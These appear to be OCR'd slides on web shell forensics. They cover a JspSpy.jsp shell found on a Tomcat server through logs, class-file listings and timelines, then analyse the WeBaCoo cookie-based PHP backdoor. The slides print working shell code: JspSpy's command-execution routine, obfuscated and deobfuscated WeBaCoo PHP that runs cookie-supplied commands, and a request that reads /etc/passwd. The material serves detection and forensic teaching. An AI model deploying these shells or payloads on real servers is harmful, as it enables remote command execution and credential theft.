
192.168.233.120 - - [11/Dec/2013:14:54:08 -0500]

"POST /files/JspSpy.jsp HTTP/1.1" 200 8229

Web Shell Detection – Human

Web Shell Forensics

Web Shell Forensics – JavaServer Pages (JSP)



Web Shell Forensics – JSPSpy

- /var/lib/tomcat7/webapps/files
  - JspSpy.jsp

Web Shell Forensics – JSPSpy Files

- /var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp

- JspSpy_jsp$DefaultInvoker.class
- JspSpy_jsp$DeleteBatchInvoker.class
- JspSpy_jsp$DownInvoker.class
- JspSpy_jsp$DownRemoteInvoker.class
- JspSpy_jsp$EditPropertyInvoker.class
- JspSpy_jsp$ExecuteSQLInvoker.class
- JspSpy_jsp$FileListInvoker.class
- JspSpy_jsp$GcInvoker.class
- JspSpy_jsp$IndexInvoker.class
- JspSpy_jsp$Invoker.class
- JspSpy_jsp.java
- JspSpy_jsp$JspEnvInvoker.class
- JspSpy_jsp$LoginInvoker.class
- JspSpy_jsp$LogoutInvoker.class
- JspSpy_jsp$MapPortInvoker$1$1.class
- JspSpy_jsp$MapPortInvoker$1$2.class
- JspSpy_jsp$MapPortInvoker$1.class
- JspSpy_jsp$MapPortInvoker.class
- JspSpy_jsp$MkDirInvoker.class
- JspSpy_jsp$MoveInvoker.class
- JspSpy_jsp$MyComparator.class
- JspSpy_jsp$MyRequest.class
- JspSpy_jsp$OnLineConnector.class
- JspSpy_jsp$OnLineInvoker.class
- JspSpy_jsp$OnLineProcess.class
- JspSpy_jsp$PackBatchInvoker.class
- JspSpy_jsp$PackInvoker.class
- JspSpy_jsp$PortScanInvoker.class
- JspSpy_jsp$RemoteDirInvoker.class
- JspSpy_jsp$Row.class
- JspSpy_jsp$ScriptInvoker.class
- JspSpy_jsp$ShellInvoker.class
- JspSpy_jsp$SmpInvoker.class
- JspSpy_jsp$StreamConnector.class
- JspSpy_jsp$AfterInvoker.class
- JspSpy_jsp$BackConnectInvoker.class
- JspSpy_jsp$BeforeInvoker.class
- JspSpy_jsp$BottomInvoker.class
- JspSpy_jsp.class
- JspSpy_jsp$ClipBoardInvoker.class
- JspSpy_jsp$Column.class
- JspSpy_jsp$CopyInvoker.class
- JspSpy_jsp$CreateFileInvoker.class
- JspSpy_jsp$DbcInvoker.class
- JspSpy_jsp$DBOperator.class
- JspSpy_jsp$Table.class
- JspSpy_jsp$TopInvoker.class
- JspSpy_jsp$UnPackInvoker.class
- JspSpy_jsp$UploadBean.class
- JspSpy_jsp$UploadInvoker.class

Web Shell Forensics – JSPSpy Excerpt

Location	File Name	mtime	crtime
/var/lib/tomcat7/webapps/files/	JspSpy.jsp	3/14/14 15:23	3/14/14 14:30
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp.java	3/14/14 15:23	3/14/14 15:24
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp.class	3/14/14 15:23	3/14/14 15:24
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp$DefaultInvoker.class	3/14/14 15:24	3/14/14 14:50
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp$DeleteBatchInvoker.class	3/14/14 15:24	3/14/14 14:50
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp$DownInvoker.class	3/14/14 15:24	3/14/14 14:50

Web Shell Forensics

- Process
  - Tools and scripts previously discussed
  - Focus on internet accessible locations (web root)
  - File type/extension (JSP, ASP, PHP, etc.)
  - Timeline analysis
  - File size
  - Log Analysis
- Additional
  - Keyword Searches
  - Unallocated space
  - Memory analysis
- Look out for
  - Previous versions of web shell installations
  - Shell history

Malware Analysis with Web Shells

```
o=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd
&submit=Execute
```

```
PrintWriter out = response.getWriter();
String type = request.getParameter("type");
if (type.equals("command")) {
ins.get("vs").invoke(request,response,JSession);
out.println("<div style='margin:10px'><hr/>");
out.println("<pre>");
String command = request.getParameter("command");
if (!Util.isEmpty(command)) {
Process pro = Runtime.getRuntime().exec(command);
BufferedReader reader = new BufferedReader(new
InputStreamReader(pro.getInputStream()));
String s = reader.readLine();
while (s != null) {
out.println(Util.htmlEncode(Util.getStr(s)));
s = reader.readLine();
}
reader.close();
out.println("</pre></div>");
```


Malware Analysis with Web Shells – Goals

- What are its capabilities?
- Did it work?! – Limitations on Attacker Success
  - Software dependencies
  - Load balancer
  - User account privileges
  - Backend accesses
- Generate malware signatures
  - Strings
  - Dangerous Functions
- Compare to publicly available samples


WeBaCoo = Web Backdoor Cookie Script-Kit

- Created by Anestis Bechtsoudis, security researcher
- Perl script has two functions:
  - Generate web shell
  - Connect to web shell via terminal
- Uses HTTP header Cookie fields to evade common detection capabilities
- Included in pen testing platforms
- Git: https://github.com/anestisb/WeBaCoo

WeBaCoo Usage



WeBaCoo – Shell Creation




Generated Webacoo.php

```
<?php
$b=strrev("edoced_4"."6esab");eval($b(str_replace(
" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S
U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C
g p O 3 N 5 c 3 R l b S h i Y X N l N j R f Z G V
j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d
K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a
W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F
9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y
0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u
d G V u d H M o K S k u J F 9 D T 0 9 L S U V b J
2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i
g p O 3 0 = "))); ?>
```

Generated Webacoo.php


```
<?php
$b=strrev("edoced_4"."6esab");
eval($b(str_replace(" ","","a W Y o a X N z Z X Q
o J F 9 D T 0 9 L S U V b J 2 N t J 1 0 p K X t v
Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y
X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t
z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b
J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J
1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l
9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9
D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u
Z F 9 j b G V h b i g p O 3 0 = ")));
?>
```

Generated Un-obfuscated Webacoo





```
<?php
if(isset($_COOKIE['cm'])){
        ob_start();
        $b=strrev("edoced_4"."6esab");
        system($b($_COOKIE['cm']).'2>&1');
        setcookie($_COOKIE['cn'],$_COOKIE['cp'].base64_encode
(ob_get_contents()).$_COOKIE['cp']);
        ob_end_clean();
}
?>
```

WeBaCoo – Connect via Terminal

